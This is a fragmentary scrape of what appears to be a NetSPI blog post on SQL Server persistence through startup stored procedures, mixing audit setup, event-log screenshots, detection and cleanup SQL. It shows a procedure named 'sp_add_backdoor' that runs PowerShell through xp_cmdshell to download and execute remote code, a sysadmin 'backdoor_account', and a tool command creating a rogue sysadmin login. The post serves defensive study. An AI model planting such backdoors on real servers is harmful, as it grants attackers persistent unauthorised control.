NetSPI™

Solutions

Knowledge Base

Blog

Customers

Company

Schedule a Demo

Procedures

Solutions

Knowledge Base

Blog

Customers

Company

Schedule a Demo

×

```
-- Select master database
USE master

-- Setup server audit to log to application log
```

Solutions

Knowledge Base

Blog

Customers

Company

Schedule a Demo

```
ON master..sp_procoption BY public )

```

```
-- List enabled server specifications
SELECT        audit_id,
        a.name as audit_name,
        s.name as server_specification_name,
        d.audit_action_name,
        s.is_state_enabled,
        d.is_group,
        d.audit_action_id,
```

Solutions

Knowledge Base

Blog

Customers

Company

Schedule a Demo

Startup Stored Procedure Creation

Solutions

Knowledge Base


Blog

Customers

Company

Schedule a Demo

×



Application Number of events: 3,896

Level	Date and Time	Source	Eve...	Tas...
Information	2/1/2016 7:15:55 AM	MSSQLSERVER	33205	None
Information	2/1/2016 7:15:54 AM	MSSQLSERVER	15457	Server
Information	2/1/2016 7:15:53 AM	MSSQLSERVER	33205	None
Information	2/1/2016 7:15:53 AM	MSSQLSERVER	15457	Server
Information	2/1/2016 7:15:50 AM	MSSQLSERVER	33205	None
Information	2/1/2016 7:15:50 AM	MSSQLSERVER	33205	None
Information	2/1/2016 7:15:50 AM	MSSQLSERVER	15457	Server
Information	2/1/2016 7:15:27 AM	MSSQLSERVER	33205	None

Event 15457, MSSQLSERVER

Solutions

Knowledge Base

Blog

Customers

Company

Schedule a Demo

```
-- Create a stored procedure 2
------------------------------
USE MASTER
GO

CREATE PROCEDURE sp_add_backdoor
AS
-- Download and execute PowerShell code from the internet
EXEC master..xp_cmdshell 'powershell -C "Invoke-Expression (new-object 
System.Net.WebClient).DownloadString(''https://raw.githubusercontent.com/nul
GO
```

Solutions


Knowledge Base

Blog

Customers

Company

Schedule a Demo



Level	Date and Time	Source	Eve...	Tas...
Information	1/31/2016 7:57:25 PM	MSSQLSERVER	33205	None
Information	1/31/2016 7:57:25 PM	MSSQLSERVER	33205	None
Information	1/31/2016 7:57:22 PM	MSSQLSERVER	33205	None
Information	1/31/2016 7:57:22 PM	MSSQLSERVER	33205	None
Information	1/31/2016 7:55:32 PM	MSSQLSERVER	15457	Server
Information	1/31/2016 7:55:29 PM	MSSQLSERVER	15457	Server

Solutions


Knowledge Base

Blog

Customers


Company

Schedule a Demo



Name	Description	Status	Startup Type	Log On As
Secondary Logon	Enables star...		Manual	Local Syste...
Secure Socket Tunneling Pr...	Provides su...		Manual	Local Service
Security Accounts Manager	The startup ...	Running	Automatic	Local Syste...
Security Center	The WSCSV...	Running	Automatic (D...	Local Service
Sensor Monitoring Service	Monitors va...		Manual (Trig...	Local Service
Server	Supports fil...	Running	Automatic	Local Syste...
Shell Hardware Detection	Provides no...	Running	Automatic	Local Syste...
Smart Card	Manages ac...		Disabled	Local Service
Smart Card Device Enumera...	Creates soft...		Manual (Trig...	Local Syste...
Smart Card Removal Policy	Allows the s...		Manual	Local Syste...
SNMP Trap	Receives tra...		Manual	Local Service
Software Protection	Enables the ...		Automatic (D...	Network S...
Spot Verifier	Verifies pot...		Manual (Trig...	Local Syste...
SQL Full-text Filter Daemon ...	Service to la...	Running	Manual	NT Service...
SQL Server (MSSQLSERVER)	Provides sto...	Running	Automatic	NT Service...
SQL Server Agen			Manual	NT Service...
SQL Server Analy	.	Running	Automatic	NT Service...
SQL Server Brow			Disabled	Local Service
SQL Server Distri			Manual	NT Service...
SQL Server Distri			Manual	NT Service...
SQL Server Integ		Running	Automatic	NT Service...
SQL Server Repo		Running	Automatic	NT Service...
SQL Server VSS V		Running	Automatic	Local Syste...

Stop and Start service SQL Server (MSSQLSEF




Application Number of events: 3,756

Level	Date and Time	Source	Eve...	Tas...
Information	1/31/2016 8:02:44 PM	MSSQLSERVER	33205	None
Information	1/31/2016 8:02:44 PM	MSSQLSERVER	33205	None
Information	1/31/2016 8:02:43 PM	MSSQLSERVER	17135	Server
Information	1/31/2016 8:02:43 PM	MSSQLSERVER	17135	Server
Information	1/31/2016 8:02:43 PM	MSSQLSERVER	3408	Server
Information	1/31/2016 8:02:43 PM	MSSQLSERVER	9688	Server

Event 17135, MSSQLSERVER

Launched startup procedure 'sp_add_backdoor'.

Log Name:	Application		
Source:	MSSQLSERVER	Logged:	1/31/2016 8:02:43 PM
Event ID:	17135	Task Category:	Server
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	MSSQL2008Win8
OpCode:			
More Information:	Event Log Online Help		



MSSQL2008WIN8 (SQL Server 12.0.4100.1 - sa
- Databases
- Security
  - Logins
    - ##MS_PolicyEventProcessingLogi
    - ##MS_PolicyTsqlExecutionLogin#
    - backdoor_account
    - MSSQL2008WIN8\assess
    - NT AUTHORITY\SYSTEM
    - NT Service\MSSQLSERVER
    - NT SERVICE\ReportServer
    - NT SERVICE\SQLSERVERAGENT
    - NT SERVICE\SQLWriter
    - NT SERVICE\Winmgmt
    - sa
  - Server Roles
  - Credentials
  - Cryptographic Providers
  - Audits
  - Server Audit Specifications
- Server Objects
- Replication
- AlwaysOn High Availability
- Management
- Integration Services Catalogs

Login Properties - backdoor_account


Server role is used to grant server-wide security privileges to a user.

Server roles:

- □ bulkadmin
- □ dbcreator
- □ diskadmin
- □ processadmin
- ☑ public
- □ securityadmin
- □ serveradmin
- □ setupadmin
- ☑ sysadmin

Server:
MSSQL2008WIN8

Connection:
sa



Application Number of events: 3,756

```
Level        Date and Time          Source       Eve...  Tas...
Information  1/31/2016 8:02:44 PM   MSSQLSERVER  33205   None
Information  1/31/2016 8:02:44 PM   MSSQLSERVER  33205   None
Information  1/31/2016 8:02:43 PM   MSSQLSERVER  17135   Server
Information  1/31/2016 8:02:43 PM   MSSQLSERVER  17135   Server
Information  1/31/2016 8:02:43 PM   MSSQLSERVER  3408    Server
Information  1/31/2016 8:02:43 PM   MSSQLSERVER  9688    Server
```

Event 33205, MSSQLSERVER


```
server_instance_name:MSSQL2008WIN8
database_name:master
schema_name:
object_name:sysadmin
statement:alter server role [sysadmin] add member [backdoor_account]
additional_information:<tsql_stack><frame nest_level = '3' database_name =
'mssqlsystemresource' schema_name = 'sys' object_name = 'sp_addsrvrolemember'/>
</tsql_stack>
user_defined_information:
.
```

```
Log Name:          Application
Source:            MSSQLSERVER          Logged:         1/31/2016 8:02:44 PM
Event ID:          33205                Task Category:  None
Level:             Information          Keywords:       Classic,Audit Success
User:              N/A                  Computer:       MSSQL2008Win8
OpCode:
More Information:  Event Log Online Help
```

Startup Stored Procedure Code Review

Startup Stored Procedure Removal

```sql
-- Disable xp_cmdshell
sp_configure 'xp_cmdshell',0
reconfigure
go

sp_configure 'show advanced options',0
reconfigure
go

--Stop stored procedures from starting up
EXEC sp_procoption @ProcName = 'sp_add_backdoor',
@OptionName = 'startup',
@OptionValue = 'off';

EXEC sp_procoption @ProcName = 'sp_add_backdoor_account',
@OptionName = 'startup',
@OptionValue = 'off';

-- Remove stored procedures
DROP PROCEDURE sp_add_backdoor
DROP PROCEDURE sp_add_backdoor_account

-- Disable and remove SERVER AUDIT
ALTER SERVER AUDIT Audit_StartUp_Procs
WITH (STATE = OFF)
DROP SERVER AUDIT Audit_StartUp_Procs

-- Disable and remove SERVER AUDIT SPECIFICATION
ALTER SERVER AUDIT SPECIFICATION Audit_StartUp_Procs_Server_Spec
WITH (STATE = OFF)
DROP SERVER AUDIT SPECIFICATION Audit_StartUp_Procs_Server_Spec

-- Disable and remove DATABASE AUDIT SPECIFICATION
ALTER DATABASE AUDIT SPECIFICATION Audit_StartUp_Procs_Database_Spec
WITH (STATE = OFF)
DROP DATABASE AUDIT SPECIFICATION Audit_StartUp_Procs_Database_Spec
```



Application Number of events: 3,768

Level	Date and Time	Source	Eve...	Tas...
Information	1/31/2016 8:09:51 PM	Security-SPP	1066	None
Information	1/31/2016 8:09:51 PM	Security-SPP	900	None
Information	1/31/2016 8:07:49 PM	MSSQLSERVER	33205	None
Information	1/31/2016 8:07:49 PM	MSSQLSERVER	33205	None
Information	1/31/2016 8:07:49 PM	MSSQLSERVER	33205	None
Information	1/31/2016 8:06:28 PM	MSSQLSERVER	33205	None
Information	1/31/2016 8:05:58 PM	MSSQLSERVER	33205	None
Information	1/31/2016 8:05:48 PM	MSSQLSERVER	33205	None

Event 33205, MSSQLSERVER


```
target_database_principal_name:
server_instance_name:MSSQL2008WIN8
database_name:master
schema_name:
object_name:Audit_StartUp_Procs
statement:ALTER SERVER AUDIT Audit_StartUp_Procs
WITH (STATE = OFF)

additional_information:
```

Log Name:	Application		
Source:	MSSQLSERVER	Logged:	1/31/2016 8:07:49 PM
Event ID:	33205	Task Category:	None
Level:	Information	Keywords:	Classic,Audit Success
User:	N/A	Computer:	MSSQL2008Win8
OpCode:			
More Information:	Event Log Online Help		

Automating the Attack


here

```
Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -NewSqlUser EvilSysadmin1 -NewSqlPass Password123!
```



